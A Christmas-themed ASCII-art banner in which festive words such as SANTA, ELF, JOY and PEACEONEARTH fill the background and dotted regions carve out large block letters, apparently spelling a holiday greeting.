NORTHPOLEHOHOHOJOYf...............................]PEACEONEARTHPEACEONEARTH
SANTAELFELFJOYJOYQf.......aaaaaa/....._aaaaa......]PEACEONEARTHNORTHPOLEELF
GOODWILLTOWARDSMENf.......QQWQWQf.....]ELFWQ......]HOHOHOHOHOHOCHRISTMASJOY
NORTHPOLESANTAJOYQf.......HOHOHOf.....]JOYQQ......]CHRISTMASCHRISTMASHOHOHO
NORTHPOLEELFJOYJOYf.......SANTAQf.....]JOYQQ......]NORTHPOLEPEACEONEARTHELF
SANTAPEACEONEARTHQf.......HOHOHOf.....]SANTA......]PEACEONEARTHCHRISTMASELF
ELFSANTASANTAJOYQQf.......HOHOHOf.....]JOYQW......]CHRISTMASPEACEONEARTHJOY
JOYHOHOHONORTHPOLEf.......SANTAQ[.....)ELFQE......]PEACEONEARTHPEACEONEARTH
HOHOHOCHRISTMASJOYf.......$WJOYQ(......$WQQ(......]GOODWILLTOWARDSMENSANTAQ
JOYPEACEONEARTHELFf.......)JOYQ@........??'.......]SANTAPEACEONEARTHHOHOHOQ
JOYJOYPEACEONEARTHL........?$QV'..................]CHRISTMASJOYNORTHPOLEJOY
SANTAJOYCHRISTMASQk...............................jGOODWILLTOWARDSMENJOYJOY
GOODWILLTOWARDSMENW...............................jJOYNORTHPOLEJOYELFSANTAQ
HOHOHOSANTAJOYELFQQ...............................GOODWILLTOWARDSMENHOHOHOQ
CHRISTMASSANTASANTA;................;............=JOYNORTHPOLEPEACEONEARTHQ
GOODWILLTOWARDSMENQL...............)L............jHOHOHOHOHOHOCHRISTMASELFQ
CHRISTMASHOHOHOELFQQ...............dQ,..........<GOODWILLTOWARDSMENHOHOHOQQ
GOODWILLTOWARDSMENQQL.............<QQm,........_HOHOHOHOHOHOCHRISTMASELFELF
SANTACHRISTMASELFELFQc..........._mJOYQc......aPEACEONEARTHCHRISTMASSANTAQQ
CHRISTMASPEACEONEARTHQw........._mSANTAWmwaawGOODWILLTOWARDSMENSANTAJOYELFQ
PEACEONEARTHELFSANTAELFQw,,..__yHOHOHOELFQWQQWGOODWILLTOWARDSMENHOHOHOSANTA
ELFHOHOHONORTHPOLEELFJOYWGOODWILLTOWARDSMENCHRISTMASSANTACHRISTMASJOYSANTAQ
ELFELFHOHOHOHOHOHOHOHOHONORTHPOLEJOYHOHOHOGOODWILLTOWARDSMENELFELFELFSANTAQ
ELFHOHOHOJOYPEACEONEARTHPEACEONEARTHJOYGOODWILLTOWARDSMENJOYELFPEACEONEARTH
GOODWILLTOWARDSMENJOYGOODWILLTOWARDSMENGOODWILLTOWARDSMENSANTAELFJOYJOYJOYQ
ELFSANTAPEACEONEARTHJOYJOYQQDT????????????????????4NORTHPOLEPEACEONEARTHELF
NORTHPOLENORTHPOLESANTAQWT^.......................]NORTHPOLEELFHOHOHOJOYELF
HOHOHOHOHOHOCHRISTMASQQP`.........................]JOYGOODWILLTOWARDSMENELF
ELFPEACEONEARTHSANTAQQ(...........................]HOHOHOSANTACHRISTMASJOYQ
JOYJOYCHRISTMASELFJOY(............................]GOODWILLTOWARDSMENHOHOHO
CHRISTMASELFELFELFQQf.............................]HOHOHONORTHPOLEJOYELFJOY
SANTACHRISTMASJOYQQD..............................]HOHOHOHOHOHOSANTASANTAQQ
HOHOHOELFSANTAELFQQ(..............................]GOODWILLTOWARDSMENHOHOHO
GOODWILLTOWARDSMENW...............................]NORTHPOLEHOHOHOHOHOHOJOY
CHRISTMASHOHOHOJOYF...............................]GOODWILLTOWARDSMENSANTAQ
CHRISTMASCHRISTMAS[.........._aaaaaaaaaaaaaaaaaaaajPEACEONEARTHELFNORTHPOLE
SANTANORTHPOLEELFQ(........jJOYQWQWWQWWQWWWWWWWWWGOODWILLTOWARDSMENHOHOHOQQ
ELFPEACEONEARTHELF;.......jWWSANTAGOODWILLTOWARDSMENSANTAGOODWILLTOWARDSMEN
ELFJOYNORTHPOLEJOY`.......QWGOODWILLTOWARDSMENGOODWILLTOWARDSMENCHRISTMASQQ
PEACEONEARTHJOYELF.......]WPEACEONEARTHCHRISTMASNORTHPOLEPEACEONEARTHHOHOHO
CHRISTMASJOYHOHOHO.......]HOHOHOELFGOODWILLTOWARDSMENPEACEONEARTHCHRISTMASQ
JOYCHRISTMASJOYELF.......]PEACEONEARTHCHRISTMASGOODWILLTOWARDSMENELFHOHOHOQ
JOYPEACEONEARTHJOY.......)WGOODWILLTOWARDSMENSANTANORTHPOLEJOYPEACEONEARTHQ
CHRISTMASHOHOHOELF........$WPEACEONEARTHNORTHPOLESANTAPEACEONEARTHSANTAJOYQ
JOYHOHOHOELFELFJOY;.......-QWCHRISTMASGOODWILLTOWARDSMENPEACEONEARTHJOYELFQ
HOHOHOCHRISTMASJOY(........-?$QWJOYCHRISTMASSANTACHRISTMASCHRISTMASHOHOHOQQ
ELFJOYELFCHRISTMASf...............................]PEACEONEARTHNORTHPOLEJOY
ELFHOHOHOSANTAELFQh...............................]GOODWILLTOWARDSMENHOHOHO
SANTACHRISTMASELFQQ,..............................]PEACEONEARTHPEACEONEARTH
GOODWILLTOWARDSMENQL..............................]HOHOHOELFCHRISTMASSANTAQ
GOODWILLTOWARDSMENQQ,.............................]PEACEONEARTHELFHOHOHOJOY
NORTHPOLESANTAHOHOHOm.............................]HOHOHOGOODWILLTOWARDSMEN
PEACEONEARTHCHRISTMASg............................]ELFHOHOHOSANTANORTHPOLEQ
NORTHPOLECHRISTMASJOYQm,..........................]NORTHPOLECHRISTMASSANTAQ
SANTASANTACHRISTMASSANTAw,........................]GOODWILLTOWARDSMENSANTAQ
GOODWILLTOWARDSMENHOHOHOWQga,,....................]PEACEONEARTHPEACEONEARTH
PEACEONEARTHJOYCHRISTMASELFWCHRISTMASGOODWILLTOWARDSMENJOYPEACEONEARTHSANTA
PEACEONEARTHPEACEONEARTHCHRISTMASJOYSANTAPEACEONEARTHCHRISTMASELFHOHOHOELFQ
GOODWILLTOWARDSMENNORTHPOLECHRISTMASPEACEONEARTHHOHOHOELFJOYNORTHPOLEELFELF
JOYGOODWILLTOWARDSMENSANTACHRISTMASJOYPEACEONEARTHHOHOHOELFCHRISTMASHOHOHOQ
HOHOHOCHRISTMASHOHOHOSANTANORTHPOLEPEACEONEARTHJOYPEACEONEARTHJOYJOYHOHOHOQ
JOYELFGOODWILLTOWARDSMENSANTAQBTT???TT$SANTASANTAPEACEONEARTHNORTHPOLEJOYQQ
SANTACHRISTMASCHRISTMASJOYWP"`.........-"9NORTHPOLEPEACEONEARTHCHRISTMASELF
SANTAELFELFELFSANTAJOYQQWP`...............-4JOYSANTANORTHPOLEJOYSANTASANTAQ
ELFELFELFHOHOHOHOHOHOQQ@'..................."$CHRISTMASELFSANTANORTHPOLEELF
ELFCHRISTMASSANTAELFQQP`.....................-$WELFWPEACEONEARTHSANTASANTAQ
SANTANORTHPOLEJOYELFQE........................-$SANTAELFWGOODWILLTOWARDSMEN
NORTHPOLEELFELFELFQQ@`.........................-QWPEACEONEARTHPEACEONEARTHQ
PEACEONEARTHJOYJOYQQ(...........................]CHRISTMASHOHOHOELFSANTAJOY
HOHOHOCHRISTMASELFQP.............................$NORTHPOLEJOYQWJOYWJOYWELF
SANTACHRISTMASJOYQQ(.............................]WSANTAWPEACEONEARTHJOYELF
HOHOHOSANTAJOYELFQW............_aaaas,............QWCHRISTMASQWHOHOHOSANTAQ
SANTAPEACEONEARTHQf........._wELFWWWWQQw,.........3ELFHOHOHOJOYJOYSANTAELFQ
CHRISTMASSANTAELFQ[........<HOHOHOELFELFQc........]CHRISTMASPEACEONEARTHELF
CHRISTMASCHRISTMAS(......._PEACEONEARTHJOY/.......)NORTHPOLESANTAELFQWELFWQ
PEACEONEARTHSANTAQ`.......dNORTHPOLEHOHOHOm.......:NORTHPOLEWCHRISTMASJOYQQ
PEACEONEARTHELFELF........SANTANORTHPOLEJOY;.......SANTASANTAJOYQWSANTAJOYQ
PEACEONEARTHSANTAQ.......]ELFSANTAJOYJOYELF[.......GOODWILLTOWARDSMENSANTAQ
GOODWILLTOWARDSMEN.......]ELFNORTHPOLEJOYQQf.......ELFSANTAJOYHOHOHOQQWELFQ
GOODWILLTOWARDSMEN.......]ELF.......]JOYELF[.......PEACEONEARTHPEACEONEARTH
HOHOHOJOYNORTHPOLE.......]JOY.......]SANTAQ'.......SANTASANTAQQWNORTHPOLEQQ
CHRISTMASNORTHPOLE:......)WQQ.......]SANTAD........NORTHPOLESANTAELFWELFJOY
ELFCHRISTMASSANTAQ;......-JOY.......]ELFQW'.......:PEACEONEARTHCHRISTMASJOY
CHRISTMASSANTAELFQ[.......WQQ.......]ELFD'........=HOHOHOGOODWILLTOWARDSMEN
ELFELFSANTAJOYELFQL.......]QQ.......]ELF..........]PEACEONEARTHQWCHRISTMASQ
NORTHPOLESANTAELFQm.......+QQ.......]ELF;.........jWNORTHPOLENORTHPOLEELFWQ
JOYELFHOHOHOSANTAQQ.................]JOY[.........mCHRISTMASCHRISTMASQQWELF
NORTHPOLENORTHPOLEQ[................]JOYL........_PEACEONEARTHSANTASANTAELF
SANTANORTHPOLEJOYQQm................]ELFk........dHOHOHOPEACEONEARTHQQWJOYQ
PEACEONEARTHHOHOHOQQc...............]JOYm.......]PEACEONEARTHHOHOHOWHOHOHOQ
CHRISTMASHOHOHOJOYQQm...............]ELFQ......_GOODWILLTOWARDSMENNORTHPOLE
JOYELFNORTHPOLEJOYELFL..............]JOYQ;....<SANTAHOHOHONORTHPOLEELFSANTA
PEACEONEARTHELFHOHOHOQ,.............]JOYQ[...wPEACEONEARTHELFSANTAWHOHOHOQQ
CHRISTMASELFELFELFJOYQ6.............]ELFQL_wPEACEONEARTHHOHOHOCHRISTMASELFQ
HOHOHOJOYNORTHPOLEQWELFwaaaaaaaaaaaajPEACEONEARTHGOODWILLTOWARDSMENSANTAQWQ
CHRISTMASELFPEACEONEARTHWWWQWWQWWWWELFELFSANTANORTHPOLESANTAELFQQWJOYHOHOHO
CHRISTMASNORTHPOLEHOHOHOHOHOHOCHRISTMASGOODWILLTOWARDSMENNORTHPOLEHOHOHOWQQ
GOODWILLTOWARDSMENNORTHPOLENORTHPOLESANTANORTHPOLEJOYSANTAELFELFWCHRISTMASQ
GOODWILLTOWARDSMENHOHOHOHOHOHONORTHPOLEELFSANTAELFNORTHPOLEPEACEONEARTHELFQ
PEACEONEARTHELFELFQWPEACEONEARTHPEACEONEARTHHOHOHOPEACEONEARTHWNORTHPOLEWQQ
ELFPEACEONEARTHCHRISTMASELFPEACEONEARTHJOYNORTHPOLEGOODWILLTOWARDSMENSANTAQ
SANTASANTASANTAJOYELFJOYWGOODWILLTOWARDSMENPEACEONEARTHSANTAWPEACEONEARTHQQ
PEACEONEARTHSANTAJOYGOODWILLTOWARDSMENSANTACHRISTMASELFCHRISTMASELFJOYQWELF
CHRISTMASCHRISTMASELFELFHOHOHOWJOYWNORTHPOLESANTACHRISTMASWSANTAJOYQQWJOYQQ
ELFJOYSANTAJOYJOYQQWJOYWPEACEONEARTHNORTHPOLEHOHOHOHOHOHONORTHPOLEELFJOYELF
ELFNORTHPOLEJOYSANTANORTHPOLECHRISTMASQQWPEACEONEARTHJOYQWHOHOHOJOYWJOYELFQ
NORTHPOLECHRISTMASHOHOHOSANTAWPEACEONEARTHGOODWILLTOWARDSMENCHRISTMASHOHOHO
GOODWILLTOWARDSMENSANTACHRISTMASSANTAQQWELFHOHOHOSANTAQQWJOYSANTAQWSANTAJOY
JOYNORTHPOLEJOYPEACEONEARTHWELFELFQQWNORTHPOLEQWHOHOHONORTHPOLEELFELFHOHOHO
CHRISTMASSANTASANTAWJOYWCHRISTMASHOHOHONORTHPOLEJOYQQWHOHOHOSANTAWNORTHPOLE
PEACEONEARTHSANTASANTAPEACEONEARTHNORTHPOLEJOYJOYJOYELFCHRISTMASHOHOHOSANTA
SANTASANTACHRISTMASJOYJOYJOYELFJOYQWHOHOHOJOYQWPEACEONEARTHELFQQWCHRISTMASQ
GOODWILLTOWARDSMENELFPEACEONEARTHHOHOHOCHRISTMASELFQWHOHOHOWCHRISTMASHOHOHO
CHRISTMASELFELFPEACEONEARTHWELFQQWHOHOHOQQWCHRISTMASELFJOYNORTHPOLEHOHOHOQQ
SANTAPEACEONEARTHQQWJOYWCHRISTMASHOHOHOPEACEONEARTHGOODWILLTOWARDSMENJOYQWQ
JOYJOYHOHOHOELFELFP???????????????????????????????4SANTAQQWPEACEONEARTHELFQ
NORTHPOLENORTHPOLEf...............................]PEACEONEARTHQQWHOHOHOWQQ
CHRISTMASJOYHOHOHOf...............................]ELFGOODWILLTOWARDSMENELF
NORTHPOLEELFELFELFf...............................]PEACEONEARTHHOHOHOQQWELF
NORTHPOLEHOHOHOELFf...............................]CHRISTMASJOYQWSANTASANTA
SANTAJOYNORTHPOLEQf...............................]SANTAHOHOHOWJOYCHRISTMAS
GOODWILLTOWARDSMENf...............................]PEACEONEARTHHOHOHOQWJOYQ
ELFPEACEONEARTHELFf...............................]GOODWILLTOWARDSMENHOHOHO
JOYCHRISTMASELFELFf...............................]GOODWILLTOWARDSMENSANTAQ
GOODWILLTOWARDSMENf...............................]NORTHPOLEPEACEONEARTHJOY
ELFSANTAHOHOHOELFQf.......aaaaaa/....._aaaaa......]GOODWILLTOWARDSMENWELFQQ
NORTHPOLEHOHOHOELFf.......QWWWWQf.....]QQWWQ......]HOHOHOHOHOHOQQWJOYSANTAQ
SANTANORTHPOLEJOYQf.......HOHOHOf.....]JOYQQ......]HOHOHOHOHOHONORTHPOLEELF
NORTHPOLEJOYJOYELFf.......JOYELFf.....]SANTA......]NORTHPOLEHOHOHONORTHPOLE
SANTASANTASANTAELFf.......JOYELFf.....]SANTA......]NORTHPOLENORTHPOLEELFELF
GOODWILLTOWARDSMENf.......JOYJOYf.....]JOYQW......]PEACEONEARTHHOHOHOQWELFQ
GOODWILLTOWARDSMENf.......HOHOHO[.....)JOYQE......]HOHOHOELFHOHOHOQQWJOYJOY
JOYNORTHPOLEELFELFf.......$WELFQ(......$WQQ(......]PEACEONEARTHNORTHPOLEELF
NORTHPOLEJOYELFJOYf.......)ELFQ@........??'.......]CHRISTMASPEACEONEARTHJOY
SANTAPEACEONEARTHQL........?$QV'..................]HOHOHOGOODWILLTOWARDSMEN
JOYELFPEACEONEARTHk...............................jJOYSANTACHRISTMASWJOYJOY
SANTAPEACEONEARTHQW...............................jSANTAGOODWILLTOWARDSMENQ
CHRISTMASSANTAELFQQ...............................HOHOHOPEACEONEARTHSANTAQQ
ELFCHRISTMASELFELFQ;................;............=NORTHPOLENORTHPOLEJOYELFQ
NORTHPOLEJOYSANTAQQ[...............)L............jPEACEONEARTHJOYHOHOHOQQWQ
CHRISTMASHOHOHOJOYQm...............dQ,..........<GOODWILLTOWARDSMENQWSANTAQ
SANTACHRISTMASSANTAQL.............<QQm,........_JOYELFGOODWILLTOWARDSMENELF
HOHOHOSANTASANTAJOYQQc..........._mELFQc......aGOODWILLTOWARDSMENSANTAJOYWQ
CHRISTMASHOHOHOJOYJOYQw........._mELFQQWmwaawGOODWILLTOWARDSMENNORTHPOLEELF
NORTHPOLEELFPEACEONEARTHw,,..__yELFJOYJOYQWQWQWGOODWILLTOWARDSMENCHRISTMASQ
JOYNORTHPOLEELFNORTHPOLEWGOODWILLTOWARDSMENNORTHPOLEJOYJOYJOYSANTAQQWELFWQQ
JOYSANTAELFHOHOHOQQWNORTHPOLENORTHPOLEGOODWILLTOWARDSMENSANTASANTAHOHOHOJOY
ELFHOHOHOCHRISTMASCHRISTMASELFPEACEONEARTHHOHOHOELFCHRISTMASHOHOHOELFJOYELF
JOYPEACEONEARTHJOYNORTHPOLEGOODWILLTOWARDSMENHOHOHONORTHPOLEHOHOHOELFELFJOY
HOHOHOPEACEONEARTHELFJOYJOYQV?"~....--"?$CHRISTMASELFWPEACEONEARTHQWHOHOHOQ
CHRISTMASCHRISTMASJOYELFWW?`.............-?CHRISTMASHOHOHOQWELFWSANTAJOYWQQ
SANTAPEACEONEARTHQQWELFQP`.................-4HOHOHOWCHRISTMASNORTHPOLESANTA
CHRISTMASNORTHPOLEJOYQW(.....................)WGOODWILLTOWARDSMENNORTHPOLEQ
GOODWILLTOWARDSMENJOYW'.......................)WSANTAJOYQQWNORTHPOLEHOHOHOQ
JOYNORTHPOLEHOHOHOJOY(.........................)PEACEONEARTHSANTAELFWJOYWQQ
GOODWILLTOWARDSMENQQf...........................4PEACEONEARTHELFQWCHRISTMAS
NORTHPOLEHOHOHOELFQW`...........................-HOHOHOWCHRISTMASCHRISTMASQ
GOODWILLTOWARDSMENQf.............................]JOYJOYSANTAELFWCHRISTMASQ
HOHOHONORTHPOLEJOYQ`.............................-HOHOHOELFQWCHRISTMASSANTA
ELFELFELFJOYHOHOHOE.........._wwQWQQmga,..........$GOODWILLTOWARDSMENJOYWQQ
NORTHPOLECHRISTMASf........_yJOYWSANTAQQg,........]PEACEONEARTHPEACEONEARTH
SANTANORTHPOLEJOYQ[......._ELFELFSANTAELFQ,.......]CHRISTMASSANTASANTAWJOYQ
CHRISTMASCHRISTMAS;.......dPEACEONEARTHJOYk.......=JOYJOYHOHOHOQWJOYWHOHOHO
```

```
ELFNORTHPOLEELFELF......._HOHOHOCHRISTMASQQ,.......NORTHPOLEQWSANTASANTAELF
PEACEONEARTHJOYJOY.......]PEACEONEARTHJOYQQ[.......GOODWILLTOWARDSMENELFJOY
HOHOHOELFNORTHPOLE.......]PEACEONEARTHSANTAf.......NORTHPOLEHOHOHOHOHOHOELF
ELFSANTAELFHOHOHOQ.......]NORTHPOLEHOHOHOQQ[.......GOODWILLTOWARDSMENHOHOHO
CHRISTMASCHRISTMAS.......)PEACEONEARTHJOYQQ(.......HOHOHOHOHOHOSANTAWHOHOHO
SANTASANTAELFJOYQQ........HOHOHOCHRISTMASQ@.......:NORTHPOLEELFQWSANTASANTA
CHRISTMASCHRISTMAS;.......]PEACEONEARTHELF[.......<HOHOHOSANTANORTHPOLEQQWQ
HOHOHOPEACEONEARTH[........4HOHOHOJOYELFQf........]PEACEONEARTHHOHOHOHOHOHO
CHRISTMASCHRISTMASL........."HWJOYSANTAD^.........jNORTHPOLENORTHPOLEHOHOHO
GOODWILLTOWARDSMENm............"!???!"`...........NORTHPOLEHOHOHOWJOYQWELFQ
CHRISTMASJOYELFELFQ/.............................]WNORTHPOLECHRISTMASHOHOHO
SANTAJOYCHRISTMASQQk.............................dPEACEONEARTHELFELFHOHOHOQ
SANTAPEACEONEARTHJOY/...........................<NORTHPOLECHRISTMASHOHOHOQQ
ELFSANTASANTASANTAQQm...........................mJOYELFSANTAPEACEONEARTHELF
CHRISTMASCHRISTMASELFk.........................jGOODWILLTOWARDSMENQWJOYWELF
ELFJOYCHRISTMASJOYJOYQL.......................jNORTHPOLENORTHPOLEJOYJOYJOYQ
ELFELFJOYSANTAJOYELFELFg,..................._yGOODWILLTOWARDSMENQQWSANTAELF
PEACEONEARTHJOYELFQWSANTAc.................aQWCHRISTMASHOHOHOSANTAJOYHOHOHO
SANTAJOYJOYPEACEONEARTHELFQa,..........._wQWWHOHOHOSANTAJOYELFQQWJOYSANTAQQ
HOHOHOELFJOYPEACEONEARTHQQWJOYmwwaaaawyJOYWCHRISTMASHOHOHOPEACEONEARTHJOYWQ
ELFCHRISTMASSANTASANTASANTAJOYQQWWWWQWGOODWILLTOWARDSMENJOYELFQWCHRISTMASQQ
SANTAHOHOHOELFPEACEONEARTHGOODWILLTOWARDSMENJOYPEACEONEARTHSANTASANTAJOYWQQ
HOHOHOJOYELFJOYELFQWGOODWILLTOWARDSMENPEACEONEARTHGOODWILLTOWARDSMENELFELFQ
NORTHPOLEJOYJOYELFHOHOHOWPEACEONEARTHNORTHPOLECHRISTMASHOHOHOQWELFJOYQQWJOY
GOODWILLTOWARDSMENSANTAJOYNORTHPOLENORTHPOLEHOHOHOHOHOHOGOODWILLTOWARDSMENQ
CHRISTMASJOYSANTANORTHPOLEV?"-....................]GOODWILLTOWARDSMENQWJOYQ
GOODWILLTOWARDSMENSANTAW?`........................]GOODWILLTOWARDSMENSANTAQ
HOHOHOELFJOYJOYELFQWQQD'..........................]HOHOHONORTHPOLEQWHOHOHOQ
PEACEONEARTHHOHOHOJOYP`...........................]SANTAJOYELFWHOHOHOHOHOHO
PEACEONEARTHHOHOHOQQD`............................]JOYPEACEONEARTHSANTAELFQ
PEACEONEARTHHOHOHOQW'.............................]CHRISTMASJOYELFQWHOHOHOQ
ELFPEACEONEARTHELFQf..............................]PEACEONEARTHELFNORTHPOLE
SANTACHRISTMASJOYQQ`..............................]NORTHPOLEQQWNORTHPOLEQWQ
CHRISTMASHOHOHOELFE...............................]SANTAGOODWILLTOWARDSMENQ
GOODWILLTOWARDSMENf...............................]GOODWILLTOWARDSMENSANTAQ
ELFCHRISTMASELFJOY[.........amWNORTHPOLEGOODWILLTOWARDSMENJOYJOYJOYQWELFWQQ
PEACEONEARTHJOYJOY(......._QQWHOHOHOWJOYWPEACEONEARTHPEACEONEARTHNORTHPOLEQ
NORTHPOLEELFELFJOY`.......mSANTAQQWCHRISTMASQQWGOODWILLTOWARDSMENQQWHOHOHOQ
JOYSANTANORTHPOLEQ`......=CHRISTMASPEACEONEARTHSANTANORTHPOLENORTHPOLESANTA
NORTHPOLESANTAJOYQ.......]NORTHPOLEPEACEONEARTHELFHOHOHOGOODWILLTOWARDSMENQ
ELFNORTHPOLESANTAQ.......]GOODWILLTOWARDSMENQWELFJOYPEACEONEARTHCHRISTMASQQ
HOHOHONORTHPOLEJOY.......]GOODWILLTOWARDSMENJOYJOYQWPEACEONEARTHJOYWSANTAWQ
PEACEONEARTHJOYELF.......-QWSANTAELFWSANTAWHOHOHOPEACEONEARTHCHRISTMASELFQQ
CHRISTMASSANTAJOYQ........]SANTASANTASANTAGOODWILLTOWARDSMENPEACEONEARTHELF
ELFHOHOHOCHRISTMAS;........?ELFJOYPEACEONEARTHELFQWGOODWILLTOWARDSMENHOHOHO
GOODWILLTOWARDSMEN[.........-"????????????????????4ELFCHRISTMASHOHOHOQQWELF
SANTASANTAJOYSANTAL...............................]HOHOHOQWJOYELFQQWJOYJOYQ
NORTHPOLECHRISTMASQ...............................]NORTHPOLEELFQWJOYJOYELFQ
SANTANORTHPOLEELFQWc..............................]GOODWILLTOWARDSMENSANTAQ
JOYSANTACHRISTMASQQm..............................]ELFNORTHPOLECHRISTMASELF
CHRISTMASSANTASANTAQL.............................]PEACEONEARTHWJOYJOYQQWQQ
ELFNORTHPOLEHOHOHOJOYc............................]SANTACHRISTMASJOYELFJOYQ
SANTAELFHOHOHOJOYJOYQQc...........................]PEACEONEARTHSANTAQQWJOYQ
GOODWILLTOWARDSMENSANTAw,.........................]NORTHPOLEHOHOHONORTHPOLE
NORTHPOLENORTHPOLEQWSANTAa,.......................]PEACEONEARTHWSANTAWJOYQQ
SANTACHRISTMASHOHOHOELFELFQQgwaaaaaaaaaaaaaaaaaaaajCHRISTMASJOYPEACEONEARTH
SANTAHOHOHOPEACEONEARTHSANTAQWWWWWWWWWWWWWWWWWWWWHOHOHOELFJOYCHRISTMASELFQQ
NORTHPOLESANTASANTANORTHPOLESANTAPEACEONEARTHCHRISTMASELFHOHOHOELFJOYWJOYQQ
JOYELFJOYNORTHPOLEPEACEONEARTHJOYGOODWILLTOWARDSMENPEACEONEARTHELFELFELFELF
SANTAJOYCHRISTMASQQWELFWGOODWILLTOWARDSMENSANTANORTHPOLENORTHPOLEJOYWSANTAQ
JOYPEACEONEARTHSANTAGOODWILLTOWARDSMENJOYPEACEONEARTHJOYELFJOYCHRISTMASJOYQ
PEACEONEARTHJOYHOHOHOJOYHOHOHONORTHPOLEHOHOHOGOODWILLTOWARDSMENPEACEONEARTH
SANTASANTAELFJOYQQP???????????????????????????????4PEACEONEARTHJOYQWSANTAQQ
ELFELFHOHOHOHOHOHOf...............................]GOODWILLTOWARDSMENJOYELF
SANTAJOYELFELFELFQf...............................]CHRISTMASNORTHPOLESANTAQ
SANTAHOHOHOELFJOYQf...............................]GOODWILLTOWARDSMENELFELF
GOODWILLTOWARDSMENf...............................]CHRISTMASCHRISTMASJOYQWQ
JOYSANTAELFJOYELFQf...............................]PEACEONEARTHSANTAWHOHOHO
CHRISTMASCHRISTMASf...............................]GOODWILLTOWARDSMENSANTAQ
PEACEONEARTHSANTAQf...............................]HOHOHOHOHOHOJOYWHOHOHOWQ
JOYELFHOHOHOJOYELFf...............................]GOODWILLTOWARDSMENHOHOHO
SANTANORTHPOLEJOYQf...............................]PEACEONEARTHNORTHPOLEELF
HOHOHOGOODWILLTOWARDSMENSANTAWJOYQ@'.............sPEACEONEARTHELFWCHRISTMAS
GOODWILLTOWARDSMENHOHOHOCHRISTMASF............._yWWPEACEONEARTHELFELFJOYWQQ
SANTAGOODWILLTOWARDSMENQQWELFQQ@'.............sQWGOODWILLTOWARDSMENJOYJOYQQ
NORTHPOLECHRISTMASNORTHPOLEQQWF............._yQWELFELFELFSANTASANTAHOHOHOQQ
NORTHPOLECHRISTMASELFQQWELFQ@'.............aWCHRISTMASELFPEACEONEARTHQQWELF
SANTAHOHOHOHOHOHOJOYWSANTAQ?............._yQWPEACEONEARTHCHRISTMASQQWJOYJOY
CHRISTMASSANTACHRISTMASQQ@'.............aJOYNORTHPOLESANTAELFHOHOHOSANTAELF
SANTACHRISTMASNORTHPOLEW?............._yCHRISTMASCHRISTMASCHRISTMASHOHOHOQQ
PEACEONEARTHHOHOHOQWQQD'.............aHOHOHOHOHOHONORTHPOLEHOHOHOELFWHOHOHO
HOHOHOCHRISTMASELFELF!............._mGOODWILLTOWARDSMENCHRISTMASSANTASANTAQ
JOYPEACEONEARTHELFQD'.............aCHRISTMASPEACEONEARTHSANTAHOHOHOWSANTAQQ
NORTHPOLEJOYHOHOHOF.............."????????????????4PEACEONEARTHQQWHOHOHOELF
HOHOHOELFSANTAELFQf...............................]SANTAQWJOYWNORTHPOLEELFQ
HOHOHOPEACEONEARTHf...............................]PEACEONEARTHPEACEONEARTH
JOYPEACEONEARTHELFf...............................]HOHOHOSANTASANTASANTAELF
GOODWILLTOWARDSMENf...............................]PEACEONEARTHNORTHPOLEJOY
NORTHPOLEHOHOHOELFf...............................]HOHOHOCHRISTMASWSANTAELF
ELFSANTACHRISTMASQf...............................]SANTAJOYJOYQWSANTAJOYWQQ
HOHOHONORTHPOLEJOYf...............................]PEACEONEARTHSANTAHOHOHOQ
GOODWILLTOWARDSMENf...............................]CHRISTMASCHRISTMASSANTAQ
PEACEONEARTHELFJOYf...............................]PEACEONEARTHJOYELFQQWJOY
JOYSANTAPEACEONEARTHSANTAWQQWQQWGOODWILLTOWARDSMENCHRISTMASJOYSANTASANTAJOY
ELFNORTHPOLESANTAELFHOHOHOJOYGOODWILLTOWARDSMENNORTHPOLECHRISTMASQWJOYWELFQ
HOHOHOCHRISTMASSANTAJOYCHRISTMASHOHOHOSANTAELFQQWJOYHOHOHOJOYJOYELFJOYELFQQ
CHRISTMASJOYJOYHOHOHOHOHOHOJOYPEACEONEARTHSANTAELFGOODWILLTOWARDSMENELFELFQ
HOHOHOELFHOHOHOJOYNORTHPOLEHOHOHOCHRISTMASQ???????4GOODWILLTOWARDSMENELFELF
NORTHPOLECHRISTMASQQWELFWELFWPEACEONEARTHQQ.......]HOHOHOCHRISTMASQWELFELFQ
JOYJOYGOODWILLTOWARDSMENSANTAELFQWNORTHPOLE.......]PEACEONEARTHCHRISTMASJOY
JOYELFCHRISTMASELFHOHOHOPEACEONEARTHJOYJOYQ.......]GOODWILLTOWARDSMENHOHOHO
NORTHPOLESANTAELFQQWGOODWILLTOWARDSMENELFQQ.......]CHRISTMASCHRISTMASJOYQWQ
HOHOHOSANTAELFNORTHPOLEPEACEONEARTHELFQWELF.......]SANTAHOHOHOELFSANTAELFQQ
HOHOHOSANTAPEACEONEARTHELFWJOYWSANTAQWELFQQ.......]NORTHPOLENORTHPOLEWELFQQ
SANTAHOHOHOELFELFNORTHPOLENORTHPOLEWELFJOYQ.......]GOODWILLTOWARDSMENSANTAQ
GOODWILLTOWARDSMENHOHOHOWGOODWILLTOWARDSMEN.......]SANTASANTAHOHOHOQWHOHOHO
SANTANORTHPOLESANTAWGOODWILLTOWARDSMENELFQQ.......]CHRISTMASPEACEONEARTHJOY
ELFHOHOHONORTHPOLEP????????????????????????.......]CHRISTMASSANTAQQWJOYELFQ
PEACEONEARTHSANTAQf...............................]ELFHOHOHOSANTAELFJOYELFQ
ELFCHRISTMASELFELFf...............................]GOODWILLTOWARDSMENSANTAQ
PEACEONEARTHHOHOHOf...............................]GOODWILLTOWARDSMENJOYJOY
CHRISTMASNORTHPOLEf...............................]HOHOHONORTHPOLEQWJOYELFQ
ELFPEACEONEARTHELFf...............................]GOODWILLTOWARDSMENSANTAQ
JOYJOYELFSANTAELFQf...............................]SANTANORTHPOLEELFSANTAWQ
JOYHOHOHOSANTAJOYQf...............................]PEACEONEARTHNORTHPOLEELF
SANTAELFELFHOHOHOQf...............................]CHRISTMASPEACEONEARTHELF
HOHOHONORTHPOLEELFf...............................]NORTHPOLEHOHOHOJOYWSANTA
PEACEONEARTHELFJOY6aaaaaaaaaaaaaaaaaaaaaaaa.......]PEACEONEARTHHOHOHOSANTAQ
CHRISTMASELFELFJOYQQWWWWWWWWWWWWWWWWWWWWWQQ.......]NORTHPOLENORTHPOLESANTAQ
NORTHPOLECHRISTMASHOHOHONORTHPOLEHOHOHOJOYQ.......]PEACEONEARTHELFQQWHOHOHO
JOYPEACEONEARTHJOYCHRISTMASPEACEONEARTHELFQ.......]NORTHPOLEJOYPEACEONEARTH
NORTHPOLECHRISTMASPEACEONEARTHHOHOHOSANTAQQ.......]PEACEONEARTHCHRISTMASELF
